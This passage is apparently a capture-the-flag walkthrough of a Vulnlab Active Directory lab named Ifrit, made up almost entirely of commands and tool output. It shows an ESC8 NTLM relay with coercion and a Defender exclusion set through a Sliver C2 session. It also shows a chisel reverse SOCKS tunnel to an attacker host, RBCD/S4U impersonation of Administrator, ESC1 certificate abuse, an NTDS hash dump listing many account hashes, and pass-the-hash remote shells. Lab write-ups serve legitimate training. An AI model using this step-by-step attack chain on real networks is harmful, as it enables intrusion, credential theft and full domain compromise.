[!] Got error while trying to get CA configuration for 'it-ifrit-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'it-ifrit-CA' via RRP
[*] Got CA configuration for 'it-ifrit-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : it-ifrit-CA
    DNS Name                            : DC07.it-ifrit.vl
    Certificate Subject                 : CN=it-ifrit-CA, DC=it-ifrit, DC=vl
    Certificate Serial Number           : 6937EF87166E5A8246DB924ADE654400
    Certificate Validity Start          : 2024-07-14 09:55:36+00:00
    Certificate Validity End            : 2524-09-05 02:14:48+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : IT-IFRIT.VL\Administrators
      Access Rights
        ManageCertificates              : IT-IFRIT.VL\Administrators
                                          IT-IFRIT.VL\Domain Admins
                                          IT-IFRIT.VL\Enterprise Admins
        ManageCa                        : IT-IFRIT.VL\Administrators
                                          IT-IFRIT.VL\Domain Admins
                                          IT-IFRIT.VL\Enterprise Admins
        Enroll                          : IT-IFRIT.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates                   : [!] Could not find any certificate templates
ESC8 confirmed - NTLM Relay to AD CS HTTP Endpoints
ESC8 in action:


- For an unknow reason (need to troubleshoot more) using our NTLM relay with
certipy relayorimpacket-ntlmrelayxfailed with Ligolo-ng
Because of the above warning, for a quick wokaround:
- we stop ligolo-ng tunnel and we remove the routes to FS02 and DC07.
- we add an exception folder for Defender in our sliver session on SQL07
- we upload chisel on SQL07 then set a socks proxy
ligolo-ng » exit
$ sudo ip route del 172.16.41.17/32
$ sudo ip route del 172.16.41.251/32
[server] sliver >  execute -o powershell -ep bypass -c "Set-MpPreference -ExclusionPath c:\programdata\1"
[server] sliver >  upload -t 120 chisel.exe
$ chisel server --port 53 --reverse &
[server] sliver > execute -o chisel.exe client 10.8.0.230:53 R:socks
Configure the /etc/proxychains4.conf:
...
socks5 	127.0.0.1 1080
Now we have all to start our attack.
In our case, we will coerce fs02.it-ifrit.vl to authenticate to our machine and request a certificate using the following enabled template:

- Set Up NTLM Relay
$ proxychains -q certipy-ad relay -target 'http://172.16.41.17/'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.41.17/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
- Coerce Victim Machine & Request a Certificate for Victim
$ proxychains -q coercer coerce -u 'SQL07$@it-ifrit.vl' --hashes ':f44427ad274bb6da32ace52c576e7716' -l 10.8.0.230 -t 172.16.41.210 --always-continue
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.41.210
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49668,49669,49673
[+] DCERPC port '49669' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\10.8.0.230\x00')
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\10.8.0.230\x00')
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\10.8.0.230\4QvBBsAx\aa')
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.8.0.230\uAJG5CYe\file.txt\x00')
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.8.0.230\4V1Ty6Y0\\x00')
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.8.0.230\PrJlyyy2\x00')
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.8.0.230@80/2OJ\share\file.txt\x00')
^C
$ proxychains -q certipy-ad relay -target 'http://172.16.41.17/'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.41.17/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
IT-IFRIT\FS02$
[*] Requesting certificate for 'IT-IFRIT\\FS02$' based on the template 'Machine'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
IT-IFRIT\FS02$
[*] Requesting certificate for 'IT-IFRIT\\FS02$' based on the template 'Machine'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
IT-IFRIT\FS02$
[*] Requesting certificate for 'IT-IFRIT\\FS02$' based on the template 'Machine'
[*] Got certificate with DNS Host Name 'FS02.it-ifrit.vl'
[*] Certificate object SID is 'S-1-5-21-2679633274-2572298512-61362222-1104'
[*] Saved certificate and private key to 'fs02.pfx'
[*] Exiting...
- Impersonate Victim User
$ proxychains -q certipy-ad auth -pfx fs02.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: fs02$@it-ifrit.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'fs02.ccache'
[*] Trying to retrieve NT hash for 'fs02$'
[*] Got hash for 'fs02$@it-ifrit.vl': aad3b435b51404eeaad3b435b51404ee:162c1755d1c90a16d85e788760874b0b
We have successfully retrieved the hash for the FS02$ machine account and can impersonate FS02$.
Now with that our goal is to impersonate Administrator.
FS02 - RBCD abusing (Administrator)
Check that the target computer object FS02$ does not have the attribute msds-allowedtoactonbehalfofotheridentity:
$ proxychains -q impacket-rbcd -action read -delegate-to 'FS02$' it-ifrit.vl/'FS02$' -hashes ':162c1755d1c90a16d85e788760874b0b'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
RBCD from FS02$ to FS02$ (self) via S4U2Proxy:
$ proxychains -q impacket-rbcd -action write -delegate-from 'FS02$' -delegate-to 'FS02$' -dc-ip 172.16.41.17 it-ifrit.vl/'FS02$' -hashes ':162c1755d1c90a16d85e788760874b0b'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] FS02$ can now impersonate users on FS02$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     FS02$        (S-1-5-21-2679633274-2572298512-61362222-1104)
Request a Service Ticket(ST) with impersonate Administrator (will use S4U2Self/S4U2Proxy to request the ticket with protocol transition cifs):
- As the account
fs02$has constrained delegation privileges, we use the-impersonateflag to request a ticket on behalf ofadministrator.
$ proxychains -q  impacket-getST -spn 'CIFS/FS02.it-ifrit.vl' -impersonate 'Administrator' it-ifrit.vl/'FS02$'@DC07.it-ifrit.vl -hashes ':162c1755d1c90a16d85e788760874b0b'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_FS02.it-ifrit.vl@IT-IFRIT.VL.ccache
Export and check the Service Ticket:
$ export KRB5CCNAME=Administrator@CIFS_FS02.it-ifrit.vl@IT-IFRIT.VL.ccache
$ klist
Ticket cache: FILE:Administrator@CIFS_FS02.it-ifrit.vl@IT-IFRIT.VL.ccache
Default principal: Administrator@it-ifrit.vl

Valid starting     Expires            Service principal
09/06/24 17:56:57  09/07/24 03:56:55  CIFS/FS02.it-ifrit.vl@IT-IFRIT.VL
	renew until 09/07/24 17:56:58
- If
klistis not yet installed, you need to do$ sudo apt install krb5-user.
Then we can access to FS02 via WMI:
$ proxychains -q impacket-wmiexec Administrator@fs02.it-ifrit.vl -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
Unfortunately seems no flag here:
C:\>dir Users\Administrator\Desktop\
 Volume in drive C has no label.
 Volume Serial Number is BE7F-13C2

 Directory of C:\Users\Administrator\Desktop

07/13/2024  09:55 AM    <DIR>          .
07/14/2024  06:43 AM    <DIR>          ..
07/13/2024  09:55 AM             2,304 Microsoft Edge.lnk
               1 File(s)          2,304 bytes
               2 Dir(s)   7,993,262,080 bytes free
Anyway we dump hashes and get the administrator hash to be able to reuse it in future:
...
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bd33b52af265c923a4cd896795c1118d:::
...
$ proxychains -q impacket-wmiexec Administrator@fs02.it-ifrit.vl -hashes ':bd33b52af265c923a4cd896795c1118d'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
ADCS ESC1 exploiting (DC07$) (IT-IFRIT.VL\Administrator) (Ifrit_Dominance)
Before continue, we stop and remove chisel to back to ligolo-ng.
Then we remove all routes through ligolo-ng and we proceed like this for the new setup:
- keep only the route for the host (DEV05) where Ligolo-ng agent is executed through the Vulnlab vpn adapter
- remove all internal routes 172.16.41.0/24 through the Vulnlab vpn adapter
- add all internal routes 172.16.41.0/24 through Ligolo-ng adapter
sudo ip route add 172.16.41.40/32 dev tun0
sudo ip route del 172.16.41.0/24
sudo ip route add 172.16.41.0/24 dev ligolo
Start again the Ligolo-ng tunnel and double check if it’s ok:
$ impacket-wmiexec Administrator@fs02.it-ifrit.vl -hashes ':bd33b52af265c923a4cd896795c1118d'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
Confirmed all is ok.
From our previous certificate template enumeration we saw that the template IT-Computers can be vulnerable because:
ENROLLEE_SUPPLIES_SUBJECTFS02$has the enrollment rights:

When a certificate template allows to specify a subjectAltName, it is possible to request a certificate for another user. It can be used for privileges escalation if the EKU specifies Client Authentication.
Abuse the IT-Computers template to obtain a PFX certificate as Administrator@it-ifrit.vl using its UPN:
$ certipy-ad req -u 'FS02$@it-ifrit.vl' -hashes ':162c1755d1c90a16d85e788760874b0b' -dc-ip 172.16.41.17 -ns 172.16.41.17 -dns-tcp -template 'IT-Computers' -ca it-ifrit-CA -key-size 4096 -upn 'Administrator@it-ifrit.vl' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:172.16.41.17[\pipe\cert]
[+] Connected to endpoint: ncacn_np:172.16.41.17[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'Administrator@it-ifrit.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Then impersonate the victim user administrator to obtain its Ticket then NT Hash:
$ certipy-ad auth -pfx administrator.pfx -dc-ip 172.16.41.17 -ns 172.16.41.17 -dns-tcp
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@it-ifrit.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@it-ifrit.vl': aad3b435b51404eeaad3b435b51404ee:6b6b265c14e20192eb6a6dbb0a1426ba
Then we can access to DC07 via WinRM and get the 1st flag Ifrit_Dominance:
$ evil-winrm -u administrator -H '6b6b265c14e20192eb6a6dbb0a1426ba' -i dc07.it-ifrit.vl

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2024   6:04 AM             36 flag.txt
-a----         7/14/2024   2:18 AM           2304 Microsoft Edge.lnk


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
VL{4d50fb57d3439d191251217b061a4351}
Then we proceed with a modern way (more safer for the DC) to DCSync:
$ nxc smb dc07.it-ifrit.vl -u administrator -H '6b6b265c14e20192eb6a6dbb0a1426ba' -M ntdsutil
SMB         172.16.41.17    445    DC07             [*] Windows Server 2022 Build 20348 x64 (name:DC07) (domain:it-ifrit.vl) (signing:True) (SMBv1:False)
SMB         172.16.41.17    445    DC07             [+] it-ifrit.vl\administrator:6b6b265c14e20192eb6a6dbb0a1426ba (Pwn3d!)
NTDSUTIL    172.16.41.17    445    DC07             [*] Dumping ntds with ntdsutil.exe to C:\Windows\Temp\172569182
NTDSUTIL    172.16.41.17    445    DC07             Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL    172.16.41.17    445    DC07             [+] NTDS.dit dumped to C:\Windows\Temp\172569182
NTDSUTIL    172.16.41.17    445    DC07             [*] Copying NTDS dump to /tmp/tmpt0m9lo1s
NTDSUTIL    172.16.41.17    445    DC07             [*] NTDS dump copied to /tmp/tmpt0m9lo1s
NTDSUTIL    172.16.41.17    445    DC07             [+] Deleted C:\Windows\Temp\172569182 remote dump directory
NTDSUTIL    172.16.41.17    445    DC07             [+] Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL    172.16.41.17    445    DC07             Administrator:500:aad3b435b51404eeaad3b435b51404ee:6b6b265c14e20192eb6a6dbb0a1426ba:::
NTDSUTIL    172.16.41.17    445    DC07             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTDSUTIL    172.16.41.17    445    DC07             DC07$:1000:aad3b435b51404eeaad3b435b51404ee:900d979f63035de8b776ceec5999796b:::
NTDSUTIL    172.16.41.17    445    DC07             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:86225470b55ad07a4528cf442b1fff0c:::
NTDSUTIL    172.16.41.17    445    DC07             EU-IFRIT$:1103:aad3b435b51404eeaad3b435b51404ee:2faa80f42f8b1b14fb7726c4dabebf46:::
NTDSUTIL    172.16.41.17    445    DC07             FS02$:1104:aad3b435b51404eeaad3b435b51404ee:e9a98dfabf56e26ea6f5e2135683ff91:::
NTDSUTIL    172.16.41.17    445    DC07             SQL07$:1105:aad3b435b51404eeaad3b435b51404ee:d496882ddcabc0787dc48921fde09c0d:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\Georgina.Carey:1107:aad3b435b51404eeaad3b435b51404ee:26f6b01d8ed5903a9c0ea1add0eb817e:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\Joseph.Gould:1108:aad3b435b51404eeaad3b435b51404ee:2f25c1156f72bdcb30a00f97f03b3a78:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\Jonathan.Williamson:1109:aad3b435b51404eeaad3b435b51404ee:5dff3390d1de4869707240f0cbb59e4f:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\Sheila.Richards:1110:aad3b435b51404eeaad3b435b51404ee:084fa60567c6b124d0a4ca54fac5d3ce:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\Jessica.Parker:1111:aad3b435b51404eeaad3b435b51404ee:1d67363157f3a4582936006bb4407f2c:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\John.Ferguson:1112:aad3b435b51404eeaad3b435b51404ee:5c8154d630a7554ef70a6f6cd55abe18:::
NTDSUTIL    172.16.41.17    445    DC07             it-ifrit.vl\Lorraine.Morgan:1113:aad3b435b51404eeaad3b435b51404ee:c6882a60b40589fc2fc98b256b604a55:::
NTDSUTIL    172.16.41.17    445    DC07             FS01$:1116:aad3b435b51404eeaad3b435b51404ee:5452e27978cb440599d72bf8a7da0c56:::
NTDSUTIL    172.16.41.17    445    DC07             [+] Dumped 15 NTDS hashes to /home/himitsu/.nxc/logs/DC07_172.16.41.17_2024-09-07_155023.ntds of which 10 were added to the database
NTDSUTIL    172.16.41.17    445    DC07             [*] To extract only enabled accounts from the output file, run the following command:
NTDSUTIL    172.16.41.17    445    DC07             [*] grep -iv disabled /home/himitsu/.nxc/logs/DC07_172.16.41.17_2024-09-07_155023.ntds | cut -d ':' -f1
Good as we get the hash of
it-ifrit.vl\Sheila.Richards:084fa60567c6b124d0a4ca54fac5d3ce
VDI02 - Local Admin exploiting (Ifrit_Incursion)
Currently we have pwned SQL07 and DC07.
Quick check on FS02 (as nothing has been found in the admin’s desktop) if anything in shared folder:
$ nxc smb fs02.it-ifrit.vl -u 'fs02\administrator' -H 'bd33b52af265c923a4cd896795c1118d' -M spider_plus
SMB         172.16.41.210   445    FS02             [*] Windows Server 2022 Build 20348 x64 (name:FS02) (domain:it-ifrit.vl) (signing:False) (SMBv1:False)
SMB         172.16.41.210   445    FS02             [+] fs02\administrator:bd33b52af265c923a4cd896795c1118d (Pwn3d!)
SPIDER_PLUS 172.16.41.210   445    FS02             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 172.16.41.210   445    FS02             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 172.16.41.210   445    FS02             [*]     STATS_FLAG: True
SPIDER_PLUS 172.16.41.210   445    FS02             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 172.16.41.210   445    FS02             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 172.16.41.210   445    FS02             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 172.16.41.210   445    FS02             [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         172.16.41.210   445    FS02             [*] Enumerated shares
SMB         172.16.41.210   445    FS02             Share           Permissions     Remark
SMB         172.16.41.210   445    FS02             -----           -----------     ------
SMB         172.16.41.210   445    FS02             ADMIN$          READ,WRITE      Remote Admin
SMB         172.16.41.210   445    FS02             C$              READ,WRITE      Default share
SMB         172.16.41.210   445    FS02             IPC$            READ            Remote IPC
SMB         172.16.41.210   445    FS02             it              READ,WRITE      admin share
Found
it
Dig on it shared folder:
─(himitsu㉿countzero)-[~/Downloads/VULNLAB/Ifrit]
└─$ smbclient -U 'fs02/administrator' --password 'bd33b52af265c923a4cd896795c1118d' --pw-nt-hash //172.16.41.210/'it'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Sep  7 10:34:17 2024
  ..                                DHS        0  Sat Sep  7 10:34:12 2024
  Autologon64.exe                     A   441224  Sun Jul 14 01:55:46 2024
  pipelist64.exe                      A   441720  Sun Jul 14 01:55:58 2024
  procdump64.exe                      A   424856  Sun Jul 14 01:55:59 2024
  Procmon64.exe                       A  2142648  Sun Jul 14 01:56:02 2024
  PsService64.exe                     A   322440  Sun Jul 14 01:55:55 2024
  ShareEnum64.exe                     A   643480  Sun Jul 14 01:55:52 2024
  Sysmon64.exe                        A  4545344  Sun Jul 14 01:55:50 2024
  Temp                                D        0  Sun Jul 14 01:56:11 2024

		6261499 blocks of size 4096. 2009259 blocks available
smb: \> quit
Nothing interesting
Step back on our last findings:
- Sheila.Richards is a member of VDI-ADMINS
- We have the NTHash of Sheila
- We have access to VDI02 not yet pwned
Quick connect with the RDP profile to VDI02 and check who is present in local admin group:
Z:\> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
EU-IFRIT\Domain Admins
IFRIT\Domain Admins
IT-IFRIT\vdi-admins
The command completed successfully.
Ok so Sheila is a local admin on VDI02
Access via WinRM:
$ evil-winrm -u Sheila.Richards -H '084fa60567c6b124d0a4ca54fac5d3ce' -i vdi02.eu-ifrit.vl

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
